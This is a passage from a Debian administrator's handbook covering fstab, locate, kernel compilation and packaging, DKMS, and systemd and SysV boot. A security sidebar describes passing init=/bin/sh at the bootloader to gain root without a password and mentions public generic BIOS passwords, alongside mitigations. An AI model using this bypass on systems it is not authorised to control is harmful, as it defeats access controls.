  - `nofail` allows the boot to proceed even when the device is not present. Make sure to put this option for external drives that might be unplugged when you boot, because `systemd` really ensures that all mount points that must be automatically mounted are actually mounted before letting the boot process continue to its end. Note that you can combine this with `x-systemd.device-timeout=5s` to tell `systemd` to not wait more than 5 seconds for the device to appear (see `systemd.mount(5)`).
  - `user` authorizes all users to mount this filesystem (an operation which would otherwise be restricted to the root user).
  - `defaults` means the group of default options: `rw`, `suid`, `dev`, `exec`, `auto`, `nouser` and `async`, each of which can be individually disabled after `defaults` by adding `nosuid`, `nodev` and so on to block `suid`, `dev` and so on. Adding the `user` option reactivates it, since `defaults` includes `nouser`.
- **backup:** this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.
- **check order:** this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

### Example 8.5 Example /etc/fstab file

```
# /etc/fstab: static file system information.
#
# <file system> <mount point> <type> <options> <dump> <pass>
proc /proc proc defaults 0 0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw 0 0
/dev/scd0 /media/cdrom0 udf,iso9660 user,noauto 0 0
/dev/fd0 /media/floppy auto rw,user,noauto 0 0
arrakis:/shared /shared nfs defaults 0 0
```

The last entry in this example corresponds to a network filesystem (NFS): the `/shared/` directory on the *arrakis* server is mounted at `/shared/` on the local machine. The format of the `/etc/fstab` file is documented on the `fstab(5)` man page.

#### GOING FURTHER

##### Auto-mounting

The *am-utils* package provides the `amd` auto-mounting utility, able to mount removable media on demand when a user attempts to access their usual mount point. It will unmount these devices when no process is accessing them any longer.

Other auto-mounting utilities exist, such as `automount` in the *autofs* package.

Note also that GNOME, KDE, and other graphical desktop environments work together with *udisks*, and can automatically mount removable media when they are connected.

### 8.9.6. locate and updatedb

The `locate` command can find the location of a file when you only know part of the name. It sends a result almost instantaneously, since it consults a database that stores the location of all the files on the system; this database is updated daily by the `updatedb` command. There are multiple implementations of the `locate` command and Debian picked *mlocate* for its standard system.

`mlocate` is smart enough to only return files which are accessible to the user running the command even though it uses a database that knows about all files on the system (since its `updatedb` implementation runs with root rights). For extra safety, the administrator can use `PRUNEDPATHS` in `/etc/updatedb.conf` to exclude some directories from being indexed.

## 8.10. Compiling a Kernel

The kernels provided by Debian include the largest possible number of features, as well as the maximum of drivers, in order to cover the broadest spectrum of existing hardware configura-

tions. This is why some users prefer to recompile the kernel in order to only include what they specifically need. There are two reasons for this choice. First, it may be to optimize memory consumption, since the kernel code, even if it is never used, occupies memory for nothing (and never “goes down” on the swap space, since it is actual RAM that it uses), which can decrease overall system performance. A locally compiled kernel can also limit the risk of security problems since only a fraction of the kernel code is compiled and run.

**NOTE**  
**Security updates**

If you choose to compile your own kernel, you must accept the consequences: Debian cannot ensure security updates for your custom kernel. By keeping the kernel provided by Debian, you benefit from updates prepared by the Debian Project’s security team.

Recompilation of the kernel is also necessary if you want to use certain features that are only available as patches (and not included in the standard kernel version).

**GOING FURTHER**  
**The Debian Kernel Handbook**

The Debian kernel teams maintains the “Debian Kernel Handbook” (also available in the *debian-kernel-handbook* package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

➔ <http://kernel-handbook.alioth.debian.org>

### 8.10.1. Introduction and Prerequisites

Unsurprisingly Debian manages the kernel in the form of a package, which is not how kernels have traditionally been compiled and installed. Since the kernel remains under the control of the packaging system, it can then be removed cleanly, or deployed on several machines. Furthermore, the scripts associated with these packages automate the interaction with the boot-loader and the initrd generator.

The upstream Linux sources contain everything needed to build a Debian package of the kernel. But you still need to install *build-essential* to ensure that you have the tools required to build a Debian package. Furthermore, the configuration step for the kernel requires the *libncurses5-dev* package. Finally, the *fakeroot* package will enable creation of the Debian package without using administrator’s rights.

**CULTURE**  
**The good old days of  
*kernel-package***

Before the Linux build system gained the ability to build proper Debian packages, the recommended way to build such packages was to use *make-kpkg* from the *kernel-package* package.

### 8.10.2. Getting the Sources

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the *linux-source-version* package. The *apt-cache*

`search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of section 6.2.6, “[Working with Several Distributions](#)” page 114). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 3.16 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the `linux-source-3.16` package has been installed. It contains `/usr/src/linux-source-3.16.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-3.16.tar.xz
```

#### CULTURE Location of kernel sources

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` unknown to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used kernel.

### 8.10.3. Configuring the Kernel

The next step consists of configuring the kernel according to your needs. The exact procedure depends on the goals.

When recompiling a more recent version of the kernel (possibly with an additional patch), the configuration will most likely be kept as close as possible to that proposed by Debian. In this case, and rather than reconfiguring everything from scratch, it is sufficient to copy the `/boot/config-version` file (the version is that of the kernel currently used, which can be found with the `uname -r` command) into a `.config` file in the directory containing the kernel sources.

```
$ cp /boot/config-3.16.0-4-amd64 ~/kernel/linux-source-3.16/.config
```

Unless you need to change the configuration, you can stop here and skip to section 8.10.4, “[Compiling and Building the Package](#)” page 176. If you need to change it, on the other hand, or if you decide to reconfigure everything from scratch, you must take the time to configure your kernel.



There are various dedicated interfaces in the kernel source directory that can be used by calling the `make target` command, where *target* is one of the values described below.

`make menuconfig` compiles and executes a text-mode interface (this is where the *libncurses5-dev* package is required) which allows navigating the options available in a hierarchical structure. Pressing the Space key changes the value of the selected option, and Enter validates the button selected at the bottom of the screen; Select returns to the selected sub-menu; Exit closes the current screen and moves back up in the hierarchy; Help will display more detailed information on the role of the selected option. The arrow keys allow moving within the list of options and buttons. To exit the configuration program, choose Exit from the main menu. The program then offers to save the changes you've made; accept if you are satisfied with your choices.

Other interfaces have similar features, but they work within more modern graphical interfaces; such as `make xconfig` which uses a Qt graphical interface, and `make gconfig` which uses GTK+. The former requires *libqt4-dev*, while the latter depends on *libglade2-dev* and *libgtk2.0-dev*.

When using one of those configuration interfaces, it is always a good idea to start from a reasonable default configuration. The kernel provides such configurations in `arch/arch/configs/*_defconfig` and you can put your selected configuration in place with a command like `make x86_64_defconfig` (in the case of a 64-bit PC) or `make i386_defconfig` (in the case of a 32-bit PC).

**Dealing with outdated .config files**

TIP

When you provide a `.config` file that has been generated with another (usually older) kernel version, you will have to update it. You can do so with `make oldconfig`, it will interactively ask you the questions corresponding to the new configuration options. If you want to use the default answer to all those questions you can use `make olddefconfig`. With `make oldnoconfig`, it will assume a negative answer to all questions.

## 8.10.4. Compiling and Building the Package

**Clean up before rebuilding**

NOTE

If you have already compiled once in the directory and wish to rebuild everything from scratch (for example because you substantially changed the kernel configuration), you will have to run `make clean` to remove the compiled files. `make distclean` removes even more generated files, including your `.config` file too, so make sure to backup it first.

Once the kernel configuration is ready, a simple `make deb-pkg` will generate up to 5 Debian packages: *linux-image-version* that contains the kernel image and the associated modules, *linux-headers-version* which contains the header files required to build external modules, *linux-firmware-image-version* which contains the firmware files needed by some drivers (this package might be missing when you build from the kernel sources provided by Debian), *linux-image-version-dbg* which contains the debugging symbols for the kernel image and its modules, and *linux-libc-dev* which contains headers relevant to some user-space libraries like GNU glibc.

The *version* is defined by the concatenation of the upstream version (as defined by the variables `VERSION`, `PATCHLEVEL`, `SUBLEVEL` and `EXTRAVERSION` in the `Makefile`), of the `LOCALVERSION` configuration parameter, and of the `LOCALVERSION` environment variable. The package version reuses the same version string with an appended revision that is regularly incremented (and stored in `.version`), except if you override it with the `KDEB_PKGVERSION` environment variable.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
../linux-headers-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb
../linux-image-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb
../linux-image-3.16.7-ckt4-falcot-dbg_3.16.7-1_amd64.deb
../linux-libc-dev_3.16.7-1_amd64.deb
```

### 8.10.5. Compiling External Modules

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages, such as *xtables-addons-source* (extra modules for iptables) or *oss4-source* (Open Sound System, some alternative audio drivers).

These external packages are many and varied and we won't list them all here; the `apt-cache search source$` command can narrow down the search field. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the *xtables-addons-source* package: after installation, a `.tar.bz2` of the module's sources is stored in `/usr/src/`. While we could manually extract the tarball and build the module, in practice we prefer to automate all this using DKMS. Most modules offer the required DKMS integration in a package ending with a `-dkms` suffix. In our case, installing *xtables-addons-dkms* is all that is needed to compile the kernel module for the current kernel provided that we have the *linux-headers-\** package matching the installed kernel. For instance, if you use *linux-image-amd64*, you would also install *linux-headers-amd64*.

```
$ sudo apt install xtables-addons-dkms

[...]
Setting up xtables-addons-dkms (2.6-1) ...
Loading new xtables-addons-2.6 DKMS files...
First Installation: checking all kernels...
Building only for 3.16.0-4-amd64
Building initial module for 3.16.0-4-amd64
Done.

xt_ACCOUNT:
```

```

Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/3.16.0-4-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
xtables-addons, 2.6, 3.16.0-4-amd64, x86_64: installed
$ sudo modinfo xt_ACCOUNT
filename:      /lib/modules/3.16.0-4-amd64/updates/dkms/xt_ACCOUNT.ko
license:      GPL
alias:        ipt_ACCOUNT
author:       Intra2net AG <opensource@intra2net.com>
description:  Xtables: per-IP accounting for large prefixes
[...]

```

ALTERNATIVE  
**module-assistant**

Before DKMS, *module-assistant* was the simplest solution to build and deploy kernel modules. It can still be used, in particular for packages lacking DKMS integration: with a simple command like `module-assistant auto-install xtables-addons` (or `m-a a-i xtables-addons` for short), the modules are compiled for the current kernel, put in a new Debian package, and that package gets installed on the fly.

### 8.10.6. Applying a Kernel Patch

Some features are not included in the standard kernel due to a lack of maturity or to some disagreement with the kernel maintainers. Such features may be distributed as patches that anyone is then free to apply to the kernel sources.

Debian distributes some of these patches in *linux-patch-\** or *kernel-patch-\** packages (for instance, *linux-patch-grsecurity2*, which tightens some of the kernel's security policies). These packages install files in the `/usr/src/kernel-patches/` directory.

To apply one or more of these installed patches, use the `patch` command in the sources directory then start compilation of the kernel as described above.

```

$ cd ~/kernel/linux-source-3.16
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.0-3.17.1-201410250027.
  ➔ patch.gz | patch -p1

```

Note that a given patch may not necessarily work with every version of the kernel; it is possible for `patch` to fail when applying them to kernel sources. An error message will be displayed and give some details about the failure; in this case, refer to the documentation available in the Debian package of the patch (in the `/usr/share/doc/linux-patch-*/` directory). In most cases, the maintainer indicates for which kernel versions their patch is intended.

## 8.11. Installing a Kernel

### 8.11.1. Features of a Debian Kernel Package

A Debian kernel package installs the kernel image (`vmlinuz-version`), its configuration (`config-version`) and its symbols table (`System.map-version`) in `/boot/`. The symbols table helps developers understand the meaning of a kernel error message; without it, kernel “oopses” (an “oops” is the kernel equivalent of a segmentation fault for user-space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the table mapping these addresses to symbols and function names. The modules are installed in the `/lib/modules/version/` directory.

The package’s configuration scripts automatically generate an `initrd` image, which is a mini-system designed to be loaded in memory (hence the name, which stands for “init ramdisk”) by the bootloader, and used by the Linux kernel solely for loading the modules needed to access the devices containing the complete Debian system (for example, the driver for SATA disks). Finally, the post-installation scripts update the symbolic links `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` and `/initrd.img.old` so that they point to the latest two kernels installed, respectively, as well as the corresponding `initrd` images.

Most of those tasks are offloaded to hook scripts in the `/etc/kernel/*.*d/` directories. For instance, the integration with `grub` relies on `/etc/kernel/postinst.d/zz-update-grub` and `/etc/kernel/postrm.d/zz-update-grub` to call `update-grub` when kernels are installed or removed.

### 8.11.2. Installing with `dpkg`

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where `package.deb` is the name of a `linux-image` package such as `linux-image-3.16.7-ckt4-falcot_1_amd64.deb`.

The configuration steps described in this chapter are basic and can lead both to a server system or a workstation, and it can be massively duplicated in semi-automated ways. However, it is not enough by itself to provide a fully configured system. A few pieces are still in need of configuration, starting with low-level programs known as the “Unix services”.

## Keywords

---

System boot  
Initscripts  
SSH  
Telnet  
Rights  
Permissions  
Supervision  
Inetd  
Cron  
Backup  
Hotplug  
PCMCIA  
APM  
ACPI

---



# Unix Services

# 9

---

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*This chapter covers a number of basic services that are common to many Unix systems. All administrators should be familiar with them.*

## 9.1. System Boot

When you boot the computer, the many messages scrolling by on the console display many automatic initializations and configurations that are being executed. Sometimes you may wish to slightly alter how this stage works, which means that you need to understand it well. That is the purpose of this section.

First, the BIOS takes control of the computer, detects the disks, loads the *Master Boot Record*, and executes the bootloader. The bootloader takes over, finds the kernel on the disk, loads and executes it. The kernel is then initialized, and starts to search for and mount the partition containing the root filesystem, and finally executes the first program — `init`. Frequently, this “root partition” and this `init` are, in fact, located in a virtual filesystem that only exists in RAM (hence its name, “`initramfs`”, formerly called “`initrd`” for “initialization RAM disk”). This filesystem is loaded in memory by the bootloader, often from a file on a hard drive or from the network. It contains the bare minimum required by the kernel to load the “true” root filesystem: this may be driver modules for the hard drive, or other devices without which the system cannot boot, or, more frequently, initialization scripts and modules for assembling RAID arrays, opening encrypted partitions, activating LVM volumes, etc. Once the root partition is mounted, the `initramfs` hands over control to the real `init`, and the machine goes back to the standard boot process.

### 9.1.1. The `systemd` init system

The “real `init`” is currently provided by `systemd` and this section documents this init system.

---

CULTURE  
**Before `systemd`**

`systemd` is a relatively recent “init system”, and although it was already available, to a certain extent, in *Wheezy*, it has only become the default in Debian *Jessie*. Previous releases relied, by default, on the “System V init” (in the `sysv-rc` package), a much more traditional system. We describe the System V init later on.

---


ALTERNATIVE  
**Other boot systems**

This book describes the boot system used by default in Debian *Jessie* (as implemented by the `systemd` package), as well as the previous default, `sysvinit`, which is derived and inherited from *System V* Unix systems; there are others.

`file-rc` is a boot system with a very simple process. It keeps the principle of run-levels, but replaces the directories and symbolic links with a configuration file, which indicates to `init` the processes that must be started and their launch order.

The `upstart` system is still not perfectly tested on Debian. It is event based: `init` scripts are no longer executed in a sequential order but in response to events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, is present in Debian *Jessie*, but is not the default; it comes, in fact, as a replacement for `sysvinit`, and one of the tasks launched by `upstart` is to launch the scripts written for traditional systems, especially those from the `sysv-rc` package.

There are also other systems and other operating modes, such as `runit` or `minit`, but they are relatively specialized and not widespread.



**Figure 9.1** *Boot sequence of a computer running Linux with systemd*

SPECIFIC CASE  
**Booting from the network**

In some configurations, the BIOS may be configured not to execute the MBR, but to seek its equivalent on the network, making it possible to build computers without a hard drive, or which are completely reinstalled on each boot. This option is not available on all hardware and it generally requires an appropriate combination of BIOS and network card.

Booting from the network can be used to launch the `debian-installer` or `FAI` (see section 4.1, “[Installation Methods](#)” page 48).

BACK TO BASICS  
**The process, a program instance**

A process is the representation in memory of a running program. It includes all of the information necessary for the proper execution of the software (the code itself, but also the data that it has in memory, the list of files that it has opened, the network connections it has established, etc.). A single program may be instantiated into several processes, not necessarily running under different user IDs.



### Using a shell as `init` to gain root rights

By convention, the first process that is booted is the `init` program (which is a symbolic link to `/lib/systemd/systemd` by default). However, it is possible to pass an `init` option to the kernel indicating a different program.

Any person who is able to access the computer can press the Reset button, and thus reboot it. Then, at the bootloader's prompt, it is possible to pass the `init=/bin/sh` option to the kernel to gain root access without knowing the administrator's password.

To prevent this, you can protect the bootloader itself with a password. You might also think about protecting access to the BIOS (a password protection mechanism is almost always available), without which a malicious intruder could still boot the machine on a removable media containing its own Linux system, which they could then use to access data on the computer's hard drives.

Finally, be aware that most BIOS have a generic password available. Initially intended for troubleshooting for those who have forgotten their password, these passwords are now public and available on the Internet (see for yourself by searching for "generic BIOS passwords" in a search engine). All of these protections will thus impede unauthorized access to the machine without being able to completely prevent it. There is no reliable way to protect a computer if the attacker can physically access it; they could dismount the hard drives to connect them to a computer under their own control anyway, or even steal the entire machine, or erase the BIOS memory to reset the password...

Systemd executes several processes, in charge of setting up the system: keyboard, drivers, filesystems, network, services. It does this while keeping a global view of the system as a whole, and the requirements of the components. Each component is described by a "unit file" (sometimes more); the general syntax is derived from the widely-used "\*.ini files" syntax, with *key =value* pairs grouped between `[section]` headers. Unit files are stored under `/lib/systemd/system/` and `/etc/systemd/system/`; they come in several flavours, but we will focus on "services" and "targets" here.

A systemd "service file" describes a process managed by systemd. It contains roughly the same information as old-style `init`-scripts, but expressed in a declaratory (and much more concise) way. Systemd handles the bulk of the repetitive tasks (starting and stopping the process, checking its status, logging, dropping privileges, and so on), and the service file only needs to fill in the specifics of the process. For instance, here is the service file for SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
```

```
[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

As you can see, there is very little code in there, only declarations. Systemd takes care of displaying progress reports, keeping track of the processes, and even restarting them when needed.

A systemd “target file” describes a state of the system, where a set of services are known to be operational. It can be thought of as an equivalent of the old-style runlevel. One of the targets is `local-fs.target`; when it is reached, the rest of the system can assume that all local filesystems are mounted and accessible. Other targets include `network-online.target` and `sound.target`. The dependencies of a target can be listed either within the target file (in the `Requires=` line), or using a symbolic link to a service file in the `/lib/systemd/system/targetname.target.wants/` directory. For instance, `/etc/systemd/system/printer.target.wants/` contains a link to `/lib/systemd/system/cups.service`; systemd will therefore ensure CUPS is running in order to reach `printer.target`.

Since unit files are declarative rather than scripts or programs, they cannot be run directly, and they are only interpreted by systemd; several utilities therefore allow the administrator to interact with systemd and control the state of the system and of each component.

The first such utility is `systemctl`. When run without any arguments, it lists all the unit files known to systemd (except those that have been disabled), as well as their status. `systemctl status` gives a better view of the services, as well as the related processes. If given the name of a service (as in `systemctl status ntp.service`), it returns even more details, as well as the last few log lines related to the service (more on that later).

Starting a service by hand is a simple matter of running `systemctl start servicename.service`. As one can guess, stopping the service is done with `systemctl stop servicename.service`; other subcommands include `reload` and `restart`.

To control whether a service is active (i.e. whether it will get started automatically on boot), use `systemctl enable servicename.service` (or `disable`). `is-enabled` allows checking the status of the service.

An interesting feature of systemd is that it includes a logging component named `journald`. It comes as a complement to more traditional logging systems such as `syslogd`, but it adds interesting features such as a formal link between a service and the messages it generates, and the ability to capture error messages generated by its initialisation sequence. The messages can be displayed later on, with a little help from the `journalctl` command. Without any arguments, it simply spews all log messages that occurred since system boot; it will rarely be used in such a manner. Most of the time, it will be used with a service identifier:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
   └─ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
```

```

Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
    └─ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
    └─ roland by (uid=0)

```

Another useful command-line flag is `-f`, which instructs `journalctl` to keep displaying new messages as they are emitted (much in the manner of `tail -f file`).

If a service doesn't seem to be working as expected, the first step to solve the problem is to check that the service is actually running with `systemctl status`; if it is not, and the messages given by the first command are not enough to diagnose the problem, check the logs gathered by `journald` about that service. For instance, assume the SSH server doesn't work:

```

# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
  Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=255)
 Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    └─ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    └─ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
    └─ --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
    └─ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
    └─ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
    └─ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    └─ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
    └─ "yess".

```

```

Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
↳ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
↳ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
↳ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
   Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
  Main PID: 1222 (sshd)
    CGroup: /system.slice/ssh.service
            └─1222 /usr/sbin/sshd -D
#

```

After checking the status of the service (failed), we went on to check the logs; they indicate an error in the configuration file. After editing the configuration file and fixing the error, we restart the service, then verify that it is indeed running.

#### GOING FURTHER

#### Other types of unit files

We have only described the most basic of systemd's capabilities in this section. It offers many other interesting features; we will only list a few here:

- socket activation: a "socket" unit file can be used to describe a network or Unix socket managed by systemd; this means that the socket will be created by systemd, and the actual service may be started on demand when an actual connection attempt comes. This roughly replicates the feature set of inetd. See `systemd.socket(5)`.
- timers: a "timer" unit file describes events that occur with a fixed frequency or on specific times; when a service is linked to such a timer, the corresponding task will be executed whenever the timer fires. This allows replicating part of the cron features. See `systemd.timer(5)`.

- network: a “network“ unit file describes a network interface, which allows configuring such interfaces as well as expressing that a service depends on one particular interface being up.

### 9.1.2. The System V init system

The System V init system (which we’ll call `init` for brevity) executes several processes, following instructions from the `/etc/inittab` file. The first program that is executed (which corresponds to the `sysinit` step) is `/etc/init.d/rcS`, a script that executes all of the programs in the `/etc/rcS.d/` directory.

Among these, you will find successively programs in charge of:

- configuring the console’s keyboard;
- loading drivers: most of the kernel modules are loaded by the kernel itself as the hardware is detected; extra drivers are then loaded automatically when the corresponding modules are listed in `/etc/modules`;
- checking the integrity of filesystems;
- mounting local partitions;
- configuring the network;
- mounting network filesystems (NFS).

BACK TO BASICS

#### Kernel modules and options

Kernel modules also have options that can be configured by putting some files in `/etc/modprobe.d/`. These options are defined with directives like this: `options module-name option-name=option-value`. Several options can be specified with a single directive if necessary.

These configuration files are intended for `modprobe` — the program that loads a kernel module with its dependencies (modules can indeed call other modules). This program is provided by the `kmod` package.

After this stage, `init` takes over and starts the programs enabled in the default runlevel (which is usually runlevel 2). It executes `/etc/init.d/rc 2`, a script that starts all services which are listed in `/etc/rc2.d/` and whose names start with the “S” letter. The two-figures number that follows had historically been used to define the order in which services had to be started, but nowadays the default boot system uses `inserv`, which schedules everything automatically based on the scripts’ dependencies. Each boot script thus declares the conditions that must be met to start or stop the service (for example, if it must start before or after another service); `init` then launches them in the order that meets these conditions. The static numbering of scripts is therefore no longer taken into consideration (but they must always have a name beginning with “S” followed by two digits and the actual name of the script used for the dependencies). Generally, base services (such as logging with `rsyslog`, or port assignment with `portmap`) are started first, followed by standard services and the graphical interface (`gdm3`).

